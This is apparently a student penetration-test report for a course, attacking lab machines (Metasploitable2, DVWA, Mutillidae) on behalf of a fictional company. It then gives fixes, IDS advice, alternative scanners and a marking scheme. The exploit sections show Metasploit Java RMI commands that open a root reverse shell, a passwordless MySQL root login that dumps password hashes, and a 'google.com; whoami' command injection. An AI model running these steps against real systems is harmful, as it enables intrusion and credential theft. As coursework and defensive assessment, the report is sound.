Exploit 1: Java RMI Exploit (Port 1099)

```
msf > search java_rmi_server

Matching Modules

#   Name                                     Disclosure Date   Rank
Check Description
-   -
0   exploit/multi/misc/java_rmi_server       2011-10-15       excellent
Yes Java RMI Server Insecure Default Configuration Java Code Execution
1   \_ target: Generic (Java Payload)         .                .
.   .
2   \_ target: Windows x86 (Native Payload)   .                .
.   .
3   \_ target: Linux x86 (Native Payload)     .                .
.   .
4   \_ target: Mac OS X PPC (Native Payload)  .                .
.   .
5   \_ target: Mac OS X x86 (Native Payload)  .                .
.   .
6   auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal
No   Java RMI Server Insecure Endpoint Code Execution Scanner
```

Figure 2.3.2: Exploit 1 - Java RMI Server Module Search

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait
for the payload request
RHOSTS    yes             The target host(s), see https://doc
s.metasploit.com/docs/using-metaspl
oit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface
to listen on. This must be an addr
ess on the local machine or 0.0.0.0
to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connecti
ons
SSLCert   no              Path to a custom SSL certificate (d
efault is randomly generated)
URIPATH   no              The URI to use for this exploit (de
fault is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.1.11.88      yes       The listen address (an interface may be
specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)
```

Figure 2.3.3: Exploit 1 - Java RMI Configuration and Successful Meterpreter Session

```

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 10.1.11.77
RHOSTS => 10.1.11.77
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 10.1.11.88
LHOST => 10.1.11.88
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 10.1.11.88:4444
[*] 10.1.11.77:1099 - Using URL: http://10.1.11.88:8080/8bGF6N9B7BhU0
[*] 10.1.11.77:1099 - Server started.
[*] 10.1.11.77:1099 - Sending RMI Header ...
[*] 10.1.11.77:1099 - Sending RMI Call ...
[*] 10.1.11.77:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 10.1.11.77
[*] Meterpreter session 1 opened (10.1.11.88:4444 -> 10.1.11.77:40804) at 2026-03-12 11:17:59 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (1386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > getuid
Server username: root
meterpreter >

```

Figure 2.3.4 Successful Exploitation and Meterpreter Session Establishment.

The first attack targeted the Java Remote Method Invocation (RMI) service, which was found to be running an insecure default configuration. Using the Metasploit framework, as shown in Figure 2.3.2, the exploit/multi/misc/java_rmi_server module was selected and configured with the target and local host parameters. Upon execution, as illustrated in Figure 2.3.3, the exploit successfully opened a Meterpreter session, granting full root-level privileges over the victim system.

Finally, in Figure 2.3.4, the attacker was able to exploit the victim's running Java RMI service through the port and was able to gain root privileges. This meant that the attacker was able to take over the victim's machine and is able to run malicious commands remotely.

Rectification for Java RMI exploit

To solve this Remote Code Injection attack using this Java RMI exploits, TLSW must enforce immediate configuration hardening. If the RMI registry is not strictly required by the TLSW's internal applications, it should be disabled. If required, administrators must implement strict firewall access control lists (ACLs) to ensure that port 1099 is only reachable by trusted, authorized IP addresses. In addition to that, it should be encapsulated within an SSL/TLS tunnel to prevent interception from attackers. Furthermore, the Java environment must be updated to the latest secure version to patch the underlying code execution flaws that allow these RMI-based attacks to succeed.

Exploit 2: SQL Database Infiltration (Port 3306)

```
msf > mysql -h 10.1.11.77 -u root --ssl=0
[*] exec: mysql -h 10.1.11.77 -u root --ssl=0

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.
```

Figure 2.3.5 Remote Connection to the Target MySQL/MariaDB Server.

```
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.000 sec)
```

Figure 2.3.6 Enumeration of Database Tables within the dvwa Schema.

```
MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password |
| avatar |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf |
99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e |
03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc6921 |
6b | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9 |
b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf |
99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+

MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Figure 2.3.7 Exfiltration of User Credentials and Password Hashes.

The second exploitation phase focused on the MySQL/MariaDB service, which revealed a critical configuration error where the root user had no password assigned. The attacker found that the port was open during the reconnaissance phase. As shown in Figure 2.3.5, this allowed the attacker to exploit this vulnerability and log in directly to the SQL without authentication. Once inside the database environment, the attacker navigated to the dvwa database to list internal tables such as

guestbook and users, as depicted in Figure 2.3.6. By executing a `SELECT * FROM users;` command, sensitive information including real names, usernames, and MD5 password hashes was successfully exfiltrated, as seen in Figure 2.3.7. For TLSW, this can be an extremely critical issue as a financial company handles sensitive user data which are valuable to cybercriminals.

Rectification for SQL Database Infiltration

Rectifying this issue requires the immediate enforcement of a strong password policy for the root user and the disabling of remote root logins. Moreover, privileges must be set for different users to limit the permissions. Finally, network isolation can be implemented to bind the MySQL service strictly to the local loopback address to ensure that the database cannot be queried remotely over the network. However, if remote access is strictly for their business operations, the port should be encrypted via SSL/TLS tunnelling to prevent interceptions.

Exploit 3: Command Injection (Port 80)




Figure 2.3.8: Metasploitable2 Server showing available vulnerable applications.




Figure 2.3.9: Command Injection vulnerability within the Mutillidae DNS Lookup tool.



Who would you like to do a DNS lookup on?
Enter IP or hostname

Hostname/IP

Results for 8.8.8.8

```
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
8.8.8.8.in-addr.arpa  name = dns.google.

Authoritative answers can be found from:
```

Figure 2.3.10: Standard DNS Lookup execution demonstrating normal application behaviour with input 8.8.8.8.

Who would you like to do a DNS lookup on?
Enter IP or hostname

Hostname/IP

Results for google.com; whoami

```
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.25.238

www-data
```

Figure 2.3.11: Successful Command Injection using google.com; whoami revealing the server is running as the www-data user.

The final attack exploited a lack of input sanitization in the Mutillidae "DNS Lookup" tool accessible via port 80, as shown in Figure 2.3.8 and Figure 2.3.9. While the application performed as expected with standard IP inputs like 8.8.8.8 (Figure 2.3.10), it failed to filter command metacharacters. By injecting google.com; whoami, the attacker forced the server to execute the second command, revealing that the process was running under the www-data account, as illustrated in Figure 2.3.11. This vulnerability allows for lateral movement, credential harvesting, and the establishment of persistent backdoors via malicious scripts.

Rectification for Website Command Injection

To rectify website command injection attacks, the application code must be changed to use parameterized functions or built-in PHP sanitization filters that treat user input strictly as data rather than executable shell commands. Alternatively, developers can also utilize built-in language libraries instead of passing user input directly to OS-level shell commands. Finally, deploying a Web Application Firewall is able to help detect and block injection patterns before they reach the application logic.

2.4 Recommendation and Guidelines for setting up an Intrusion Detection System (IDS)

To improve the security of the TLSW network, the company should consider deploy an Intrusion Detection System (IDS). The IDS monitors network activities and helps detect potential threats earlier. The system observes network traffic and system behaviour. The system will identify suspicious activities such as unauthorized access attempts, port scanning, or exploitation attempts (Palo Alto Networks, n.d.). When abnormal behaviour appears, the IDS generates alerts and records logs. Administrator can then review the recorded logs when encountered in a investigate issue.

In the case of TLSW, it is recommended to support using both NIDS and HIDS at the same time. NIDS is mainly used to monitor network traffic. To perform this function, it is usually installed in important parts of the network such as behind the firewall or close to the core switch. From this location, the IDS can observe a large portion of incoming traffic before it reaches internal devices

HIDS works on individual machines instead of the whole network. It is usually installed on important systems such as file servers or database servers. This allows the system to detect suspicious behaviour directly on the host, for example unexpected file changes or abnormal user activities (Heimdal Security, 2023).

HIDS works differently. HIDS runs directly on hosts such as servers or important workstations. The system monitors system logs, file changes and user activities (Heimdal Security, 2023). The system can detect unusual behaviour inside the machine. For example, a user may suddenly modify system files. A program may attempt privilege escalation. In these cases, the HIDS can generate an alert.

Internal attacks are also a concern for TLSW. Some attacks do not come from the internet. A workstation may become infected with malware first. The attacker may then move through the internal network and compromise other machines. This behaviour is often called lateral movement (CrowdStrike, 2025). Because of this risk, the company should install HIDS on critical systems such as file servers or database servers. This approach adds another layer of protection.

The company also needs to maintain the IDS properly. The security team should update detection rules and signature databases regularly. These updates help the system detect new attack patterns. The administrators should also configure logging and alert mechanisms correctly. The administrators should review the logs periodically. With proper placement and monitoring, IDS can improve TLSW's visibility of network activities and help detect threats earlier.

2.5 Recommendations Tools to Nmap and OpenVAS (GVM) for Windows OS and Linux OS

In network security assessment, security teams do not only rely on tools like Nmap and OpenVAS (GVM). There are also other tools that can be used for network scanning and vulnerability detection. Security analysts can use different tools during testing. This approach helps detect vulnerabilities more accurately. It also helps on understand the security condition of the network more clearly.

For network scanning, Masscan and Angry IP Scanner can be used as alternatives to Nmap. Masscan is a fast port scanning tool. The tool can scan many IP addresses and ports in a short time. This feature makes it useful for large networks. Many security teams use this tool when they need to check a large network quickly. Angry IP Scanner is a simple and lightweight scanning tool. The tool provides a graphical interface which is easy to use (Angry IP Scanner, n.d.). This tool can help detect running devices in the network and also display their IP addresses and open ports. It can run on different systems such as Windows and Linux. This makes the tool suitable for basic network checking.

For vulnerability scanning, Nessus and Qualys Vulnerability Scanner can be used to replace OpenVAS. Nessus is widely used by many organizations to check system security weaknesses (Tenable, n.d.). The tool has a large database of known vulnerabilities. The system can detect system weaknesses, wrong software settings, and other possible security risks. The tool can also create reports and give some suggestions on how to fix the problems. Qualys Vulnerability Scanner is a security tool that runs on cloud services. The tool can continuously scan network assets. The system helps organisations find vulnerabilities earlier and reduce possible security risks.

Overall, security teams recommended using different scanning tools together. This approach can improve vulnerability detection coverage. Security analysts can identify potential risks more effectively. The organisation can also strengthen the overall security of the network environment.

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Cengage Learning.

MARKING SCHEME

Proposed Secure Network Report Items	Marks
Report Background	1
Complete network diagram that includes (with justifications):	
Conceptual location of servers, PCs, and all networked devices	2
Recommended OS for each server and PC	2
IP addressing scheme for servers, PCs and networked devices	3
Recommended Information Security standard and its justifications	2
Potential weakness/risk, and assumption of your design	1
Document presentation and formatting	1
Submission compliance & referencing	1
SUB TOTAL	13
Penetration Test Report Items	Marks
Simulated network setup	1
Vulnerabilities identification stage	3
Vulnerabilities exploitation stage	3
Vulnerabilities rectification stage	3
Intrusion detection system recommendation	1
Alternative tools recommendation	1
Document presentation and formatting	1
Group presentation (Individually marked)	4
SUB TOTAL	17
TOTAL	30
Bonus Group class participation (Individually allocated)	1

MARKING RUBRICS

For EACH criterion of marks allocated, the following rubrics will be applied:

(A) 100% of allocated marks	(B) 75% of allocated marks	(C) 50% of allocated marks	(D) 25% allocated marks	(F) 0% allocated marks
• Complete understanding of the problem • A plan that leads to a correct solution with no logical errors • Ability to work with any assigned group members	• Misinterprets a minor part of the problem • Substantially correct solution with minor omission or procedural error • Minor difficulties in working with assigned group members	• Misinterprets a major part of the problem • Partially correct solution but with major fault • Some difficulties in working with assigned group members	• Completely misinterprets the problem • Substantially inappropriate solution • Can work only with familiar group members	• No attempt • No answer or wrong answer based on an inappropriate solution • Unable to work with assigned group members